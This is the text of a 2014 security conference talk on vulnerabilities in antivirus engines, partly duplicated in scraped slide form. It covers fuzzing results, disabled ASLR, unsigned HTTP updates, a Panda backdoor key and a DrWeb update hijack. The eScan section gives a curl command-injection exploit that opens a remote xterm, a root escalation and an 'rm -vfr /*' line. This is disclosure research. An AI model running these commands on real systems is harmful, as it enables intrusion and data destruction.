Breaking Antivirus Software
Joxean Koret, COSEINC
SYSCAN 360, 2014
Breaking antivirus software
n  Introduction
n  Attacking antivirus engines
n  Finding vulnerabilities
n  Exploiting antivirus engines
n  Antivirus vulnerabilities
n  Conclusions
n  Recommendations
Antivirus Engines
n  Common features of AV engines:
n  Written in C/C++.
n  Signatures based engine + heuristics.
n  On-access scanners.
n  Command line/GUI on-demand scanners.
n  Support for compressed file archives.
n  Support for packers.
n  Support for miscellaneous file formats.
n  Advanced common features:
n  Packet filters and firewalls.
n  Drivers to protect the product, anti-rootkits, etc...
n  Anti-exploiting toolkits.
Antivirus products or engines
n  An antivirus engine is just the core, the kernel, of an
antivirus product.
n  Some antivirus engines are used by multiple products.
n  For example, BitDefender is the most widely used
antivirus kernel.
n  It's used by so many products like G-Data, eScan, F-
Secure, etc...
n  Most “big” antivirus companies have their own engine
but not all. And some companies, like F-Secure,
integrate 3rd party engines in their products.
n  In general, during this talk I will refer to AV engines, to the
kernels, except when specified the word “product”.
Attack surface
n  Fact: installing an application in your computer makes
you a bit more vulnerable.
n  You just increased your attack surface.
n  If the application is local: your local attack surface
increased.
n  If the application is remote: your remote attack surface
increased.
n  If your application runs with the highest privileges,
installs kernel drivers, a packet filter and tries to
handle anything your computer may do...
n  Your attack surface dramatically increased.
Myths and reality
n  Antivirus propaganda:
n  “We make your computer safer with no performance
penalty!”
n  “We protect against unknown zero day attacks!”.
n  Reality:
n  AV engines makes your computer more vulnerable
with a varying degree of performance penalty.
n  The AV engine is as vulnerable to zero day attacks
as the applications it tries to protect from.
n  And can even lower the operating system
exploiting mitigations, by the way...
Breaking antivirus software
n  Introduction
n  Attacking antivirus engines
n  Finding vulnerabilities
n  Exploiting antivirus engines
n  Antivirus vulnerabilities
n  Conclusions
n  Recommendations
Attacking antivirus engines
n  AV engines, commonly, are written in non managed
languages due to performance reasons.
n  Almost all engines written in C and/or C++ with only a few
exceptions, like the old MalwareBytes, written in VB6 (!?).
n  It translates into buffer overflows, integer overflows, format
strings, etc...
n  Most AV engines installs operating system drivers.
n  It translates into possible local escalation of privileges.
n  AV engines must support a long list of file formats:
n  Rar, Zip, 7z, Xar, Tar, Cpio, Ole2, Pdf, Chm, Hlp, PE, Elf,
Mach-O, Jpg, Png, Bz, Gz, Lzma, Tga, Wmf, Ico, Cur...
n  It translates into bugs in the parsers of such file formats.
Attacking antivirus engines
n  AV engines not only need to support such large list of
file formats but they also need to do this quickly and
better than the vendor.
n  If an exploit for a new file format appears, customer will
ask for support for such files as soon as possible. The
longer it takes, the higher the odds of losing a customer
moving on to another vendor.
n  The producer doesn't need to “support” malformed files.
The AV engine actually needs to do so.
n  The vendor needs to handle malformed files but only to refuse
them as repairing such files is an open door for vulnerabilities.
n  Example: Adobe Acrobat
Attacking antivirus engines
n  Most (if not all...) antivirus engines run with the highest
privileges: root or local system.
n  If one can find a bug and write an exploit for the AV engine,
(s)he just won root or system privileges.
n  Most antivirus engines updates via HTTP only protocols:
n  If one can MITM the connection (for example, in a LAN) one
can install new files and/or replace existing installation files.
n  It often translates in completely owning the machine with the
AV engine installed as updates are not commonly signed.
Yes. They aren't.
n  I will show later one of the many vulnerable products...
Breaking antivirus software
n  Introduction
n  Attacking antivirus engines
n  Finding vulnerabilities
n  Exploiting antivirus engines
n  Antivirus vulnerabilities
n  Conclusions
n  Recommendations
Vulnerabilities in AV engines
n  Started around end of July/beginning of August to find
vulnerabilities, for fun, in some AV engines.
n  In my spare time, some hours from time to time.
n  Found remote and local vulnerabilities in 14 AV
engines or AV products.
n  Most of them in the first 2 months.
n  I tested ~17 engines (I think, I honestly do not
remember).
n  It says it all.
n  I'll talk about some of the vulnerabilities I discovered.
n  The following are just a few of them...
AV engines vulnerabilities
n  Avast: Heap overflow in RPM (reported, fixed and paid Bug Bounty)
n  Avg: Heap overflow with Cpio (fixed...)/Multiple vulnerabilities with packers
n  Avira: Multiple remote vulnerabilities
n  BitDefender: Multiple remote vulnerabilities
n  ClamAV:Infinite loop with a malformed PE (reported & fixed)
n  Comodo: Heap overflow with Chm
n  DrWeb: Multiple remote vulnerabilities (vulnerability with updating engine fixed)
n  ESET: Integer overflow with PDF (fixed)/Multiple vulnerabilities with packers
n  F-Prot: Heap overflows with multiple packers
n  F-Secure: Multiple vulnerabilities in Aqua engine (all the F-Secure own bugs fixed)
n  Panda: Multiple local privilege escalations (reported and partially fixed)
n  eScan: Multiple remote command injection (all fixed? LOL, I doubt...)
n  And many more...
How to find such vulnerabilities?
n  In my case I used, initially, Nightmare, a fuzzing testing suite of
my own.
n  Downloaded all the AV engines with a Linux version I was able
to find.
n  The core is always the same with the only exception of some
heuristic engines.
n  Also used some tricks to run Windows only AV engines in Linux.
n  Fuzzed the command line tool of each AV engine by simply
using radamsa + the testing suite of ClamAV, many different
EXE packers and some random file formats.
n  Results: Dozens of remotely exploitable vulnerabilities.
n  Also, I performed basic local and remote checks:
n  ASLR, null ACLs, updating protocol, network services, etc...
Fuzzing statistics
n  A friend of mine convinced me to write a fuzzer and do
a “Fuzzing explained” like talk for a private conference.
n  Really simple fuzzing engine with a max. of 10 nodes.
n  I'm poor... I cannot “start relatively small, with
300 boxes” like Google people does.
n  Used this fuzzing suite to fuzz various Linux based AV
engines, those I was able to run and debug.
n  For that specific talk I did fuzz/test the following ones:
n  BitDefender, Comodo, F-Prot, F-Secure, Avast,
ClamAV, AVG.
n  Results...
Initial experiment results
n  ClamAV: 1 Remote DOS with a malformed icon
resource directory in a PE.
n  Avast: One possible RCE due to an uninitialized
variable in code handling RPM archives.
n  F-Secure: One memory exhaustion bug with CPIO.
n  Comodo: 2 heap overflows, one handling CHM files.
n  F-Prot: Armadillo, PECompact, ASPack and Yoda's Protector
unpackers heap overflows.
n  AVG: CPIO and XAR heap overflows.
n  BitDefender: Amazing number of bugs. Many likely
exploitables.
Breaking antivirus software
n  Introduction
n  Attacking antivirus engines
n  Finding vulnerabilities
n  Exploiting antivirus engines
n  Antivirus vulnerabilities
n  Conclusions
n  Recommendations
Exploiting AV engines
n  What will be briefly covered:
n  Remote exploitation.
n  What will be not:
n  Local exploitation of local user-land or kernel-land
vulnerabilities.
n  I have no knowledge about kernel-land, sorry.
n  Later on, I will discuss some local vulnerability and
give details about how to exploit it but it isn't kernel
stuff and is too easy to exploit.
Exploiting AV engines
n  Exploiting an AV engine is like exploiting any
other client-side application.
n  Is not like exploiting a browser or a PDF reader.
n  Is more like exploiting an Office file format.
n  Exploiting memory corruptions in client-side
applications remotely can be quite hard
nowadays due to ASLR.
n  However, AV engines makes too many mistakes
too often so, don't worry ;)
n  ...
Exploiting AV engines
n  In general, AV engines are all compiled with
ASLR enabled.
n  But it's common that only the core modules are
compiled with ASLR.
n  Not the GUI related programs and libraries, for
example.
n  Some libraries of the core of some AV engines
are not ASLR enabled.
n  Check your target/own product, there isn't only
one ;)
Exploiting AV engines
n  Even in “major” AV engines...
n  ...there are non ASLR enabled modules.
n  ...there are RWX pages at fixed addresses.
n  ...they disable DEP.
n  Under certain conditions, of course.
n  The condition, often, is the emulator.
Exploiting AV engines
n  The x86 emulator is a key part of an AV engine.
n  It's used to unpack samples in memory, to
determine the behaviour of an executable
program, etc...
n  Various AV engines create RWX pages at fixed
addresses and disable DEP as long as the
emulator is used.
n  Very common. Does not apply to only some random
AV engine.
n  ...
Exploiting AV engines (more tips)
n  By default, an AV engine will try to unpack
compressed files and scan the files inside.
n  A compressed archive file (zip, tgz, rar, ace,
etc...) can be created with several files inside.
n  The following is a common AV engines
exploitation scenario:
n  Send a compressed zip file.
n  The very first file inside forces the emulator to be
loaded and used.
n  The 2nd one is the real exploit.
Exploiting AV engines
n  AV engines implement multiple emulators.
n  There are emulators for x86, AMD64, ARM, JavaScript,
VBScript, …. in most of the “major” AV engines.
n  The emulators, as far as I can tell, cannot be used to
perform heap spraying, for example. But they expose a
considerable attack surface.
n  It's common to find memory leaks inside the emulators,
specially in the JavaScript engine.
n  They can be used to construct complex exploits as we have
a programming interface to craft inputs to the AV engine.
Exploiting AV engines: Summary
n  Exploiting AV engines is not different to exploiting other
client-side applications.
n  They don't have/offer any special self-protection. They rely
on the operating system features (ASLR/DEP) and nothing
else.
n  And sometimes they even disable such features.
n  There are programming interfaces for exploit writers:
n  The emulators: x86, AMD-64, ARM, JavaScript, ... usually.
n  Multiple files doing different actions each can be send in
one compressed file as long as the order inside it is kept.
n  Owning the AV engine means getting root or system in all
AV engines I tested. There is no need for a sandbox
escape, in general.
Breaking antivirus software
n  Introduction
n  Attacking antivirus engines
n  Finding vulnerabilities
n  Exploiting antivirus engines
n  Antivirus vulnerabilities
n  Conclusions
n  Recommendations
Details about some vulnerabilities in
AV engines and products...
Extracted from http://theoatmeal.com/comics/grump
Copyright © Matthew Inman
Disclaimer
n  I'm only showing a few of my vulnerabilities.
n  I have the bad habit of eating 3 times a day...
n  I contacted 5 vendors for different reasons:
n  Avast. They offer a Bug Bounty. Well done guys!
n  ClamAV. Their antivirus is Open Source.
n  Panda. I have close friends there.
n  Ikarus, ESET and F-Secure. They contacted me an asked
for help nicely.
n  I do not “responsibly” contact irresponsible multi-million
dollar companies.
n  I don't give my research for free.
n  Audit your products...
Local Escalation of Privileges
Example: Panda Multiple local EoPs
n  In the product Global Protection 2013 there
were various processes running as SYSTEM.
n  Two of those processes had a NULL process
ACL:
n  WebProxy.EXE and SrvLoad.EXE
n  We can use CreateRemoteThread to inject a
DLL, for example.
n  Two very easy local escalation of privileges.
n  But the processes were “protected” by the
shield.
Example: Panda Multiple local EoPs
n  Another terrible bug: The Panda's installation
directory had write privileges for all users.
n  However, again, the directory was “protected”
by the shield...
n  What is the fucking shield?
n  ...
Example: Panda Multiple local EoPs
n  The Panda shield is a driver that protects some
Panda owned processes, the program files
directory, etc...
n  It reads some registry keys to determine if the
shield is enabled or disabled.
n  But... the registry key is world writeable.
n  Also, it's funny, but there is a library
(pavshld.dll) with various exported functions...
n  ...
Example: Panda Multiple local EoPs
n  All exported functions contains human readable names.
n  All but the 2 first functions. They are called PAVSHLD_001
and 002.
n  Decided to reverse engineer them for obvious reasons...
n  The 1st function is a backdoor to disable the shield.
n  It receives only 1 argument, a “secret key” (GUID):
n  ae217538-194a-4178-9a8f-2606b94d9f13
n  If the key is correct, then the corresponding registry keys
are written.
n  Well, is easier than writing yourself the registry entries...
MOAR PANDAZ
n  There are more stupid bugs in this AV engine...
n  For example, no library is compiled with ASLR
enabled.
n  One can write a reliable exploit for Panda
without any real big effort.
n  And, also, one can write an exploit targeting
Panda Global Protection users for any program.
n  Why? Because the product injects 3 libraries
without ASLR enabled in all processes. Yes.
Panda
n  I reported the vulnerabilities because I have
friends there.
n  Some of them are (supposedly) fixed, others
not...
n  The shield backdoor.
n  The permissions of the Panda installation directory.
ASLR related
(Address Space Layout Randomization)
ASLR disabled
n  We already discussed that Panda Global
Protection doesn't enable ASLR for all modules.
n  Do you believe this is an isolated problem of
just one antivirus product?
n  As it is common with antivirus products/
engines, such problems are not specific...
One example...
Forticlient
n  The process av_task.exe is the actual AV
scanner...
Forticlient
n  Most libraries and binaries in Forticlient doesn't
have ASLR enabled.
n  Exploiting Forticlient with so many non ASLR
enabled modules once a bug is found is trivial.
n  You may think that this is a problem that doesn't
happen to the “big” ones...
n  Think again.
2 random AVs nobody uses...
Kaspersky
n  Before SyScan 2014 Singapore, the libraries
avzkrnl.dll and module vlns.kdl, a vulnerability
scanner (LOL), were not ASLR enabled.
n  One can write a reliable exploit for Kaspersky
AV without any real effort.
Kaspersky

n  After SyScan 2014 Singapore, after making those
ASLR bypasses publicly available to any body, they
still didn't fix them.
n  I don't know what to say... But it seems they simply
don't care, like most of the AV companies in the
industry.
n  Why bother fixing this issue if the scanner is running as
system with the highest integrity level and without any
kind of sandboxing?
BitDefender

n  It's kind of easier to write an exploit for BitDefender...
“Security service” my ass...
BKAV
n  BKAV is a Vietnamese antivirus product.
n  Gartner recognizes it as a “Cool vendor in
Emerging Markets”.
n  I recognize it as a “Cool antivirus for writing
targeted exploits”...
BKAV
n  They don't have ASLR enabled for their
services...
BKAV
n  And, like Panda, they inject a non ASLR
enabled library system wide, the Bkav “firewall”
engine...
n  ...miserably failing at securing your computer.
n  BTW, this vulnerability was made PUBLIC
months ago, in SyScan 2014 Singapore.
AV developers writing security software
Remote Denial of Service
Examples: ClamAV DOS
n  There is a bug in ClamAV scanning icon resource
directories.
n  If the number is too big, ClamAV would loop almost
forever.
n  Fixed by adding more limits to the engine.
n  Found via dumb ass fuzzing.
n  Reported. Because it's Open Source...
n  https://bugzilla.clamav.net/show_bug.cgi?id=10650
n  The vulnerability was nicely handled by the ClamAV
team (now Cisco).
Decompression bombs (multiple AVs)

n  Do you remember them? If I remember
correctly, the 1st discussion in Bugtraq about it
was in 2001.
n  A compressed file with many compressed files
inside or with really big files inside.
n  It can be considered a remote denial of service.
n  Do you think AV engines are not vulnerable any
more to such bugs with more than +10 years?
n  In this case, you're wrong.
n  Look to the following table....
Failing AVs
ZIP GZ BZ2 RAR 7Z
ESET X (***) X (***)
BitDefender X
Sophos X (*) X X X
Comodo X
AVG X
Ikarus X
Kaspersky X (**)
* Sophos finishes after ~30 seconds. In a “testing” machine with 16 logical CPUs and 32 GB
of RAM.
** Kaspersky creates a temporary file. A 32GB dumb file is a ~3MB 7z compressed one.
*** In my latest testing, ESET finishes after 1 minute with each file in my “small testing
machine”.
BitDefender engine
n  BitDefender is a Romanian antivirus engine.
n  Their AV core is the most widely distributed AV
engine in other AV products.
n  To name a few: F-Secure, G-Data, eScan,
LavaSoft, Immunet, ...
n  It suffers from a number of vulnerabilities like
almost all other AV engines/products out there.
n  Finding vulnerabilities in this engine is trivial.
n  Some easy examples...
BitDefender bugs
n  (Vulnerability fixed) Modifying 2 DWORDs in a PE file
packed with Shrinker3 packer used to crash it:
n  Those bytes were used to calculate the file and
sections alignment of the new, in memory, unpacked
PE file.
n  When set to 0xFFFFFFFF and 0xFFFFFFF, both file
and sections alignment were set to 0...
BitDefender bugs
n  ...and their values were used, later on, in some
arithmetic operations:
n  Those 2 bugs were trivial to discover. But they
failed to find them by themselves...
One more complex BitDefender bug...

n  (Vulnerability fixed) Modifying a single byte in a
Thinstall installer would make it to crash:
n  After modifying one byte, the decompressed content
would get corrupt. And index to a table was calculated
with the corrupted content... and data likely controlled
by the attacker was copied to a position also likely
controllable.
n  Again: this bug was trivial to discover. TRIVIAL.
BitDefender notes
n  This and all BitDefender's bugs don't affect
exclusively BitDefender's products.
n  It affects many AV products out there as
previously mentioned.
n  Adding a new AV engine to your product may
sound “cool” but you're making 3rd party bugs
yours.
n  And, by the way, you didn't audit it before
adding to your product...
n  Otherwise, I doubt you would have added it.
ESET Nod32
n  ESET Nod32 is a well known Slovak AV
engine.
n  Like many other AV engines, it suffers from a
number of vulnerabilities that can be trivially
discovered.
n  One little example: a malformed PDF file.
n  A negative or big value for any element of a /W(idth)
element with arrays used to crash it.
n  A simple remote denial of service.
ESET Nod32 bug with PDF files
n  According to ESET sources they use fuzzing as
part of QA.
n  I think they are not doing it very well...
n  Finding this bug was trivial, like all the ones I
previously shown.
n  This bug was reported and fixed by ESET.
Remote Code Execution
DrWeb antivirus
n  DrWeb is a russian antivirus. Used, for example, by the largest bank
(Sberbank) and the largest search engine in Russia (Yandex) + the
Duma, to name a few customers.
n  More of their propaganda (the original web page I got this information
from is inaccessible since I disclosed just 1 vulnerability during
SyScan 2014 Singapore):
DrWeb updating protocol
n  DrWeb used (still does it?) to update via HTTP
only. They do not use SSL/TLS.
n  It used to download a catalog file first:
n  Example for Linux:
n  http://<server>/unix/700/drweb32.lst.lzma
n  In the catalog file there was a number of updatable
files + a hash for them:
n  VDB files (Virus DataBases).
n  DrWeb32.dll.
n  The hash was, simply, a CRC32 and no component
was signed, even the DrWeb32.dll library.
DrWeb updating protocol
n  The “highest grade of certificate from the government” used to
require the highest grade of checking for their virus database
files and antivirus libraries: CRC32. Lol.
n  To exploit in a LAN intercepting these domains was enough:
n  update.nsk1.drweb.com
n  update.drweb.com
n  update.msk.drweb.com
n  update.us.drweb.com
n  update.msk5.drweb.com
n  update.msk6.drweb.com
n  update.fr1.drweb.com
n  update.us1.drweb.com
n  update.nsk1.drweb.com
n  ...and replacing drweb32.dll with your “modified” (lzma'ed) version.
DrWeb updating protocol
n  Exploiting it was rather easy with ettercap and a quick
Python web server + Unix lzma tool.
n  You only need to calculate the CRC32 checksum and
compress (lzma) the drweb32.dll file.
n  I tested the bug under Linux: full code execution is
possible.
n  Though you need to be in a LAN to be able to do so,
obviously.
n  One Russian guy wrote a Metasploit exploit for
Windows:
n  http://habrahabr.ru/post/220113/
n  In my opinion, this updating protocol (is?) was horrible.
DrWeb updating protocol vulnerability
n  The vulnerability was fixed and “an alert” issued.
n  In the “alert” they do not say they fixed a vulnerability.
n  http://news.drweb.com/?i=4372&c=5&lng=ru&p=0
n  The alert is not available in English, only Russian
and, I think, Chinese.
n  They only said that changes were made to increase
the security of the update procedure.
n  Technically true: From no security to some security.
n  I did not research the update. It can be fun as I'm 99%
sure they are doing it wrong.
n  I had no time to check for this conference, sorry :(
eScan for Linux
n  I was bored some random night in Singapore and found
that the eScan product have a Linux version.
n  I downloaded and installed it (~1 hour because of the awful
hotel's connection).
n  Then I started checking what it installs, finding for SUID
binaries, etc...
n  They use BitDefender and ClamAV engines, they don't have
their own engine so, no need to test the scanners.
n  I already had vulnerabilities for such engines...
n  They install a Web server for management and a SUID
binary called:
n  /opt/MicroWorld/sbin/runasroot
eScan for Linux
n  The SUID binary allows to execute root
commands to the following users:
n  root
n  mwconf (created during installation).
n  The eScan management application (called
MwAdmin) is so flawed I decided to stop at the
first RCE... It was fixed recently.
n  A command injection in the login form (PHP).
n  In a “security” product.
n  Yes.
eScan for Linux login page
eScan for Linux remote root
n  This specific bug required to know/guess an existing user.
Not so hard.
n  People from Immunity discovered more bugs that didn't
require to guess a user name and used this application as a
vuln-hunting teaching tool.
n  The application is buggy as hell. It's only good for learning
what not to do or how to write easy exploits, as a tutorial.
n  The user name and the password were used to construct
an operating system command executed via the PHP's
function “exec”.
n  I was not able to inject in the user name.
n  But I was able to inject in the password.
n  ...
Source code of login.php (I)
Source code of login.php (II)
n  The password sent to the user was passed to
check_user:
n  There were some very basic checks against the
password.
n  Specially for shell escape characters.
n  But they forgot various other characters like ';'.
Source code of common_functions.php
n  Then, the given password was used in the
function check_user like this:
eScan for Linux RCE
n  My super-ultra-very-txupi-complex exploit for it:
$ xhost +
$ export TARGET=http://target:10080
$ curl --data
"product=1&uname=valid@user.com&pass=1234567;
DISPLAY=YOURIP:0;xterm;" $TARGET/login.php
n  Once you're in, run this to escalate privileges:
$ /opt/MicroWorld/sbin/runasroot /usr/bin/
xterm
n  Or anything else you want...
$ /opt/MicroWorld/sbin/runasroot rm -vfr /*
Breaking antivirus software
n  Introduction
n  Attacking antivirus engines
n  Finding vulnerabilities
n  Exploiting antivirus engines
n  Antivirus vulnerabilities
n  Conclusions
n  Recommendations
Conclusions
n  In general, AV software...
n  ...doesn't make you any safer against skilled attackers.
n  ...increase your attack surface.
n  ...make you more vulnerable to skilled attackers.
n  ...are as vulnerable to attacks as any other application.
n  Some AV software...
n  ...may lower your operating system protections.
n  ...are plagued of both local and remote vulnerabilities.
n  Some AV companies...
n  ...don't give a fuck about security in their products.
Breaking antivirus software
n  Introduction
n  Attacking antivirus engines
n  Finding vulnerabilities
n  Exploiting antivirus engines
n  Antivirus vulnerabilities
n  Conclusions
n  Recommendations
Recommendations for AV users
n  Do not blindly trust your AV product.
n  BTW, do not trust your AV product.
n  Also, do not trust your AV product.
n  Nope. I cannot stress it enough.
n  Isolate the machines with AV engines used for
gateways, network inspection, etc...
n  Audit your AV engine or ask a 3rd party to audit
the AV engine you want to deploy in your
organization.
Recommendations for AV companies
n  Audit your products: source code reviews & fuzzing.
n  No, AV comparatives and the like are not even remotely
close to this.
n  Running a Bug Bounty, like Avast, is a very good idea too.
n  Do not use the highest privileges possible for scanning
network packets, files, etc...
n  You don't need to be root/system to scan a network packet
or a file.
n  You only need root/system to get the contents of that packet
or file.
n  Send the network packet or file contents to another, low
privileged or sandboxed, process.
Recommendations for AV companies
n  Run dangerous code under an emulator, vm or, at the very
least, in a sandbox. I only know 1 AV using this approach.
n  The file parsers written in C/C++ code are very dangerous.
n  If one finds a vulnerability and it's running inside an emulator/
sandbox one needs also an escape vulnerability to completely
own the AV engine.
n  Why is it harder to exploit browsers than security
products?
n  Or use a “safer” language. Some AV products, actually, are doing
this: Using Lua, for example.
n  Do not trust your own processes. They can be owned.
n  I'm not talking about signing the files.
n  I'm talking about your AV's running processes.
Recommendations for AV companies
n  Do not use plain HTTP for updating your
product.
n  Use SSL/TLS.
n  Also, digitally sign all files.
n  No, CRC is not a signature. Really.
n  ...and verify there is nothing else after the signature.
n  Also, verify the whole certification chain...
Recommendations for AV companies
n  Drop old code that is of no use today or make this
code not available by default.
n  Code for MS-DOS era viruses, packers, protectors,
etc...
n  Parsers for file format vulnerabilities in completely
unsupported products nowadays.
n  Such old code not touched in years is likely to have
vulnerabilities.
n  Ignore any antivirus comparative company asking you
to detect malwares from the Jurassic era. Avoid them.
Questions?

2014 en breaking_av_software_joxeankoret

  • 1.
    Breaking Antivirus Software JoxeanKoret, COSEINC SYSCAN 360, 2014
  • 2.
    Breaking antivirus software n Introduction n  Attacking antivirus engines n  Finding vulnerabilities n  Exploiting antivirus engines n  Antivirus vulnerabilities n  Conclusions n  Recommendations
  • 3.
    Antivirus Engines n  Commonfeatures of AV engines: n  Written in C/C++. n  Signatures based engine + heuristics. n  On-access scanners. n  Command line/GUI on-demand scanners. n  Support for compressed file archives. n  Support for packers. n  Support for miscellaneous file formats. n  Advanced common features: n  Packet filters and firewalls. n  Drivers to protect the product, anti-rootkits, etc... n  Anti-exploiting toolkits.
  • 4.
    Antivirus products orengines n  An antivirus engine is just the core, the kernel, of an antivirus product. n  Some antivirus engines are used by multiple products. n  For example, BitDefender is the most widely used antivirus kernel. n  It's used by so many products like G-Data, eScan, F- Secure, etc... n  Most “big” antivirus companies have their own engine but not all. And some companies, like F-Secure, integrate 3rd party engines in their products. n  In general, during this talk I will refer to AV engines, to the kernels, except when specified the word “product”.
  • 5.
    Attack surface n  Fact:installing an application in your computer makes you a bit more vulnerable. n  You just increased your attack surface. n  If the application is local: your local attack surface increased. n  If the application is remote: your remote attack surface increased. n  If your application runs with the highest privileges, installs kernel drivers, a packet filter and tries to handle anything your computer may do... n  Your attack surface dramatically increased.
  • 6.
    Myths and reality n Antivirus propaganda: n  “We make your computer safer with no performance penalty!” n  “We protect against unknown zero day attacks!”. n  Reality: n  AV engines makes your computer more vulnerable with a varying degree of performance penalty. n  The AV engine is as vulnerable to zero day attacks as the applications it tries to protect from. n  And can even lower the operating system exploiting mitigations, by the way...
  • 7.
    Breaking antivirus software n Introduction n  Attacking antivirus engines n  Finding vulnerabilities n  Exploiting antivirus engines n  Antivirus vulnerabilities n  Conclusions n  Recommendations
  • 8.
    Attacking antivirus engines n AV engines, commonly, are written in non managed languages due to performance reasons. n  Almost all engines written in C and/or C++ with only a few exceptions, like the old MalwareBytes, written in VB6 (!?). n  It translates into buffer overflows, integer overflows, format strings, etc... n  Most AV engines installs operating system drivers. n  It translates into possible local escalation of privileges. n  AV engines must support a long list of file formats: n  Rar, Zip, 7z, Xar, Tar, Cpio, Ole2, Pdf, Chm, Hlp, PE, Elf, Mach-O, Jpg, Png, Bz, Gz, Lzma, Tga, Wmf, Ico, Cur... n  It translates into bugs in the parsers of such file formats.
  • 9.
    Attacking antivirus engines n AV engines not only need to support such large list of file formats but they also need to do this quickly and better than the vendor. n  If an exploit for a new file format appears, customer will ask for support for such files as soon as possible. The longer it takes, the higher the odds of losing a customer moving on to another vendor. n  The producer doesn't need to “support” malformed files. The AV engine actually needs to do so. n  The vendor needs to handle malformed files but only to refuse them as repairing such files is an open door for vulnerabilities. n  Example: Adobe Acrobat
  • 10.
    Attacking antivirus engines n Most (if not all...) antivirus engines run with the highest privileges: root or local system. n  If one can find a bug and write an exploit for the AV engine, (s)he just won root or system privileges. n  Most antivirus engines updates via HTTP only protocols: n  If one can MITM the connection (for example, in a LAN) one can install new files and/or replace existing installation files. n  It often translates in completely owning the machine with the AV engine installed as updates are not commonly signed. Yes. They aren't. n  I will show later one of the many vulnerable products...
  • 11.
    Breaking antivirus software n Introduction n  Attacking antivirus engines n  Finding vulnerabilities n  Exploiting antivirus engines n  Antivirus vulnerabilities n  Conclusions n  Recommendations
  • 12.
    Vulnerabilities in AVengines n  Started around end of July/beginning of August to find vulnerabilities, for fun, in some AV engines. n  In my spare time, some hours from time to time. n  Found remote and local vulnerabilities in 14 AV engines or AV products. n  Most of them in the first 2 months. n  I tested ~17 engines (I think, I honestly do not remember). n  It says it all. n  I'll talk about some of the vulnerabilities I discovered. n  The following are just a few of them...
  • 13.
    AV engines vulnerabilities n Avast: Heap overflow in RPM (reported, fixed and paid Bug Bounty) n  Avg: Heap overflow with Cpio (fixed...)/Multiple vulnerabilities with packers n  Avira: Multiple remote vulnerabilities n  BitDefender: Multiple remote vulnerabilities n  ClamAV:Infinite loop with a malformed PE (reported & fixed) n  Comodo: Heap overflow with Chm n  DrWeb: Multiple remote vulnerabilities (vulnerability with updating engine fixed) n  ESET: Integer overflow with PDF (fixed)/Multiple vulnerabilities with packers n  F-Prot: Heap overflows with multiple packers n  F-Secure: Multiple vulnerabilities in Aqua engine (all the F-Secure own bugs fixed) n  Panda: Multiple local privilege escalations (reported and partially fixed) n  eScan: Multiple remote command injection (all fixed? LOL, I doubt...) n  And many more...
  • 14.
    How to findsuch vulnerabilities? n  In my case I used, initially, Nightmare, a fuzzing testing suite of my own. n  Downloaded all the AV engines with a Linux version I was able to find. n  The core is always the same with the only exception of some heuristic engines. n  Also used some tricks to run Windows only AV engines in Linux. n  Fuzzed the command line tool of each AV engine by simply using radamsa + the testing suite of ClamAV, many different EXE packers and some random file formats. n  Results: Dozens of remotely exploitable vulnerabilities. n  Also, I performed basic local and remote checks: n  ASLR, null ACLs, updating protocol, network services, etc...
  • 15.
    Fuzzing statistics n  Afriend of mine convinced me to write a fuzzer and do a “Fuzzing explained” like talk for a private conference. n  Really simple fuzzing engine with a max. of 10 nodes. n  I'm poor... I cannot “start relatively small, with 300 boxes” like Google people does. n  Used this fuzzing suite to fuzz various Linux based AV engines, those I was able to run and debug. n  For that specific talk I did fuzz/test the following ones: n  BitDefender, Comodo, F-Prot, F-Secure, Avast, ClamAV, AVG. n  Results...
  • 16.
    Initial experiment results n ClamAV: 1 Remote DOS with a malformed icon resource directory in a PE. n  Avast: One possible RCE due to an uninitialized variable in code handling RPM archives. n  F-Secure: One memory exhaustion bug with CPIO. n  Comodo: 2 heap overflows, one handling CHM files. n  F-Prot: Armadillo, PECompact, ASPack and Yoda's Protector unpackers heap overflows. n  AVG: CPIO and XAR heap overflows. n  BitDefender: Amazing number of bugs. Many likely exploitables.
  • 17.
    Breaking antivirus software n Introduction n  Attacking antivirus engines n  Finding vulnerabilities n  Exploiting antivirus engines n  Antivirus vulnerabilities n  Conclusions n  Recommendations
  • 18.
    Exploiting AV engines n What will be briefly covered: n  Remote exploitation. n  What will be not: n  Local exploitation of local user-land or kernel-land vulnerabilities. n  I have no knowledge about kernel-land, sorry. n  Later on, I will discuss some local vulnerability and give details about how to exploit it but it isn't kernel stuff and is too easy to exploit.
  • 19.
    Exploiting AV engines n Exploiting an AV engine is like exploiting any other client-side application. n  Is not like exploiting a browser or a PDF reader. n  Is more like exploiting an Office file format. n  Exploiting memory corruptions in client-side applications remotely can be quite hard nowadays due to ASLR. n  However, AV engines makes too many mistakes too often so, don't worry ;) n  ...
  • 20.
    Exploiting AV engines n In general, AV engines are all compiled with ASLR enabled. n  But it's common that only the core modules are compiled with ASLR. n  Not the GUI related programs and libraries, for example. n  Some libraries of the core of some AV engines are not ASLR enabled. n  Check your target/own product, there isn't only one ;)
  • 21.
    Exploiting AV engines n Even in “major” AV engines... n  ...there are non ASLR enabled modules. n  ...there are RWX pages at fixed addresses. n  ...they disable DEP. n  Under certain conditions, of course. n  The condition, often, is the emulator.
  • 22.
    Exploiting AV engines n The x86 emulator is a key part of an AV engine. n  It's used to unpack samples in memory, to determine the behaviour of an executable program, etc... n  Various AV engines create RWX pages at fixed addresses and disable DEP as long as the emulator is used. n  Very common. Does not apply to only some random AV engine. n  ...
  • 23.
    Exploiting AV engines(more tips) n  By default, an AV engine will try to unpack compressed files and scan the files inside. n  A compressed archive file (zip, tgz, rar, ace, etc...) can be created with several files inside. n  The following is a common AV engines exploitation scenario: n  Send a compressed zip file. n  The very first file inside forces the emulator to be loaded and used. n  The 2nd one is the real exploit.
  • 24.
